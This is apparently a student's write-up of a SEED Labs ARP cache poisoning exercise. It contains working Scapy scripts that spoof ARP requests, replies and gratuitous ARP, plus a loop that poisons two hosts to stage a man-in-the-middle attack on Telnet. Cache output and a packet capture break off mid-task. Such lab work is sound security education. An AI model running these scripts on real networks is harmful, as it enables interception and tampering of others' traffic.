


Task1.A



The screenshot shows a terminal window with a nano editor open, editing a file named `task1.A.py`. The code defines variables for IP addresses and MAC addresses, constructs an ARP request, and sends it out. The terminal window title is `seed@VM: ~/Labsetup`. The nano editor status bar at the bottom indicates that 16 lines have been written.

```
GNU nano 4.8 task1.A.py
#!/usr/bin/env python3
from scapy.all import *


IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"

IP_B = "10.9.0.6"
MAC_M = get_if_hwaddr("eth0") # M's MAC (attacker)

# Construct the ARP request
ether = Ether(src=MAC_M, dst="ff:ff:ff:ff:ff:ff")
arp = ARP(psrc=IP_B, hwsrc=MAC_M, pdst=IP_A, hwdst="00:00:00:00:00:00")
arp.op = 1

frame = ether/arp
sendp(frame, iface="eth0")
```


Here is the code for task1.A, I assign the victims IP and MAC address to variables as well as the IP of host B and the attackers MAC as well. I then construct a spoofed ARP request from M to A



The screenshot shows a terminal window with the command `arp -n` being executed. The output displays a table of network information, including IP address, hardware type, hardware address, flags, mask, and interface.


```
root@f95316cad4e3:/# arp -n
Address          HWtype  HWaddress           Flags Mask    Iface
10.9.0.6         ether   02:42:0a:09:00:69   C           eth0
root@f95316cad4e3:/#
```

Here is the result of the ARP cache on host A, this ARP cache poisoning attack works in both scenarios, if host B's IP is already in host A's cache and if B's IP is not in A's cache.



```
seed@VM: ~/.../Labsetup
seed@VM: ~/... x seed@VM: ~/... x seed@VM: ~/... x seed@VM: ~/... x seed@VM: ~/... x seed@VM: ~/... x
root@f95316cad4e3:/# arp -d 10.9.0.6
root@f95316cad4e3:/# arp -n
root@f95316cad4e3:/# arp -n
Address                  HWtype  HWaddress      Flags Mask    Iface
10.9.0.6                 ether    02:42:0a:09:00:69 C             eth0
root@f95316cad4e3:/#
```

Task1.B



```
GNU nano 4.8 task1.B.py
#!/usr/bin/env python3
from scapy.all import *

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"


IP_B = "10.9.0.6"
MAC_M = get_if_hwaddr("eth0") # M's MAC (attacker)

# Construct the ARP reply
ether = Ether(src=MAC_M, dst=MAC_A)
arp = ARP(psrc=IP_B, hwsrc=MAC_M, pdst=IP_A, hwdst=MAC_A)
arp.op = 2

frame = ether/arp
sendp(frame, iface="eth0")

Read 16 lines |
Get Help Write Out Where Is Cut Text Justify Cur Pos
Exit Read File Replace Paste Text To Spell Go To Line
```

Here the main difference in the code is that we are doing `arp.op=2`, which is the ARP op code for ARP reply instead of request. So we are sending a spoofed reply from M to A saying 10.9.0.6 is at M's MAC.



The terminal window shows a successful ping of 10.9.0.6 and a successful update of the ARP table. The output of the ping command is as follows:

```
root@f95316cad4e3:~# ping -c 1 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data:
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.243 ms

--- 10.9.0.6 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.243/0.243/0.243/0.000 ms
```


The output of the `arp -n` command is as follows:

Address	HWtype	HWaddress	Flags	Mask	Iface
10.9.0.6	ether	02:42:0a:09:00:06	C		eth0

The output of the `arp -n` command is as follows:

Address	HWtype	HWaddress	Flags	Mask	Iface
10.9.0.6	ether	02:42:0a:09:00:69	C		eth0

We can see here that it was a success if B's IP was already in A's cache, updating B with M's MAC.




The terminal window shows a failed attempt to spoof the ARP table. The output of the `arp -d 10.9.0.6` command is as follows:

```
root@f95316cad4e3:~# arp -d 10.9.0.6
root@f95316cad4e3:~# arp -n
root@f95316cad4e3:~# arp -n
root@f95316cad4e3:~# arp -n
root@f95316cad4e3:~#
```

Here we can see that the spoofed reply failed with B's IP not in A's cache so no entry was added. ARP replies only work when updating existing entries.

Task1.C



```
GNU nano 4.8 task1.C.py
#!/usr/bin/env python3
from scapy.all import *


IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"

IP_B = "10.9.0.6"
MAC_M = get_if_hwaddr("eth0") # M's MAC (attacker)

# Construct the gratuitous ARP
ether = Ether(src=MAC_M, dst="ff:ff:ff:ff:ff:ff")
arp = ARP(psrc=IP_B, hwsrc=MAC_M, pdst=IP_B, hwdst="ff:ff:ff:ff:ff:ff")
arp.op = 1 # Gratuitous ARP uses request (op=1)

frame = ether/arp
sendp(frame, iface="eth0")
```


Here we are sending a gratuitous ARP packet where the source and destination IP's are the same.



```
root@f95316cad4e3:/# ping -c 1 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data:
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.192 ms

--- 10.9.0.6 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.192/0.192/0.192/0.000 ms
root@f95316cad4e3:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.6         ether    02:42:0a:09:00:06 C              eth0
root@f95316cad4e3:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.6         ether    02:42:0a:09:00:69 C              eth0
root@f95316cad4e3:/#
```

We can see that it is a success with B's IP already in A's cache.




However, it once again fails when B's IP is not in A's cache, no entry was added. After some research I found out that gratuitous ARP is used for hosts to announce or update their IP to MAC mappings, however like unsolicited ARP replies, modern systems only accept gratuitous ARP for updating existing entries.

Task 2

The goal of Task 2 was to perform a Man-in-the-Middle (MITM) attack on a Telnet session between Host A (client) and Host B (server) using ARP cache poisoning. By poisoning both A and B's ARP caches, we redirected their traffic through Host M (attacker), allowing us to intercept and modify the Telnet data in transit.

Step 1



```
GNU nano 4.8
#!/usr/bin/env python3
from scapy.all import *
import time

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"

IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

IP_M = "10.9.0.105"
MAC_M = get_if_hwaddr("eth0")


while True:
    # Poison A's cache: Tell A that B is at M's MAC
    ether_to_A = Ether(src=MAC_M, dst=MAC_A)
    arp_to_A = ARP(psrc=IP_B, hwsrc=MAC_M, pdst=IP_A, hwdst=MAC_A)
    arp_to_A.op = 1
    frame_to_A = ether_to_A/arp_to_A

    # Poison B's cache: Tell B that A is at M's MAC
    ether_to_B = Ether(src=MAC_M, dst=MAC_B)
    arp_to_B = ARP(psrc=IP_A, hwsrc=MAC_M, pdst=IP_B, hwdst=MAC_B)
    arp_to_B.op = 1
    frame_to_B = ether_to_B/arp_to_B

    # Send both packets
    sendp(frame_to_A, iface="eth0", verbose=False)
    sendp(frame_to_B, iface="eth0", verbose=False)

    time.sleep(5)
```

To maintain the MITM position, we needed to continuously poison both A and B's ARP caches every 5 seconds. This prevents the real ARP entries from being restored.



```
root@f0eb2f2f9aba:/# arp -n
root@f0eb2f2f9aba:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.5         ether   02:42:0a:09:00:69 C             eth0
root@f0eb2f2f9aba:/#
```

```
root@377bf9b1464f:/# arp -n
root@377bf9b1464f:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.6         ether   02:42:0a:09:00:69 C             eth0
root@377bf9b1464f:/#
```

After running the ARP poison attack, we can see it updated the host's ARP cache on both machines.

Step 2


```
Activities Terminal Feb 18 17:50
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labse... x seed@VM: ~/.../Labse... x seed@VM: ~/.../Labse... x seed@VM: ~/.../Labse... x seed@VM: ~/.../Labse... x
root@377bf9b1464f:/# arp -n
root@377bf9b1464f:/# arp -n
Address HWtype HWaddress Flags Mask Iface
10.9.0.6 ether 02:42:0a:09:00:69 C eth0
root@377bf9b1464f:/# ping -c 1 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
--- 10.9.0.6 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms
root@377bf9b1464f:/#
```

After turning off IP forwarding, we can see here that the ping to host B failed with 100% packet loss, this is because A's poisoned cache made it send packets to M instead of B so B never received the packets.

```
Activities Wireshark Feb 18 17:53
[SEED Labs] *br-3c48fc00ac5f
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
1 2026-02-18 17:5... 02:42:0a:09:00:69 02:42:0a:09:00:05 ARP 42 Who has 10.9.0.5? Tell 10.9.0.6
2 2026-02-18 17:5... 02:42:0a:09:00:05 02:42:0a:09:00:69 ARP 42 10.9.0.5 is at 02:42:0a:09:00:05
3 2026-02-18 17:5... 02:42:0a:09:00:69 02:42:0a:09:00:06 ARP 42 Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use of 1
4 2026-02-18 17:5... 02:42:0a:09:00:06 02:42:0a:09:00:69 ARP 42 10.9.0.6 is at 02:42:0a:09:00:06 (duplicate use of 1
5 2026-02-18 17:5... 10.9.0.6 ICMP 98 Echo (ping) request id=0x0017 Seq=1/256, ttl=64
6 2026-02-18 17:5... 02:42:0a:09:00:69 02:42:0a:09:00:05 ARP 42 Who has 10.9.0.5? Tell 10.9.0.6
7 2026-02-18 17:5... 02:42:0a:09:00:05 02:42:0a:09:00:69 ARP 42 10.9.0.5 is at 02:42:0a:09:00:05
8 2026-02-18 17:5... 02:42:0a:09:00:69 02:42:0a:09:00:06 ARP 42 Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use of 1
9 2026-02-18 17:5... 02:42:0a:09:00:06 02:42:0a:09:00:69 ARP 42 10.9.0.6 is at 02:42:0a:09:00:06 (duplicate use of 1
10 2026-02-18 17:5... 02:42:0a:09:00:05 02:42:0a:09:00:69 ARP 42 Who has 10.9.0.6? Tell 10.9.0.5
11 2026-02-18 17:5... 02:42:0a:09:00:05 02:42:0a:09:00:69 ARP 42 Who has 10.9.0.6? Tell 10.9.0.5
12 2026-02-18 17:5... 02:42:0a:09:00:05 02:42:0a:09:00:69 ARP 42 Who has 10.9.0.6? Tell 10.9.0.5
13 2026-02-18 17:5... 02:42:0a:09:00:69 02:42:0a:09:00:05 ARP 42 Who has 10.9.0.5? Tell 10.9.0.6
14 2026-02-18 17:5... 02:42:0a:09:00:05 02:42:0a:09:00:69 ARP 42 10.9.0.5 is at 02:42:0a:09:00:05
15 2026-02-18 17:5... 02:42:0a:09:00:69 02:42:0a:09:00:06 ARP 42 Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use of 1
16 2026-02-18 17:5... 02:42:0a:09:00:06 02:42:0a:09:00:69 ARP 42 10.9.0.6 is at 02:42:0a:09:00:06 (duplicate use of 1
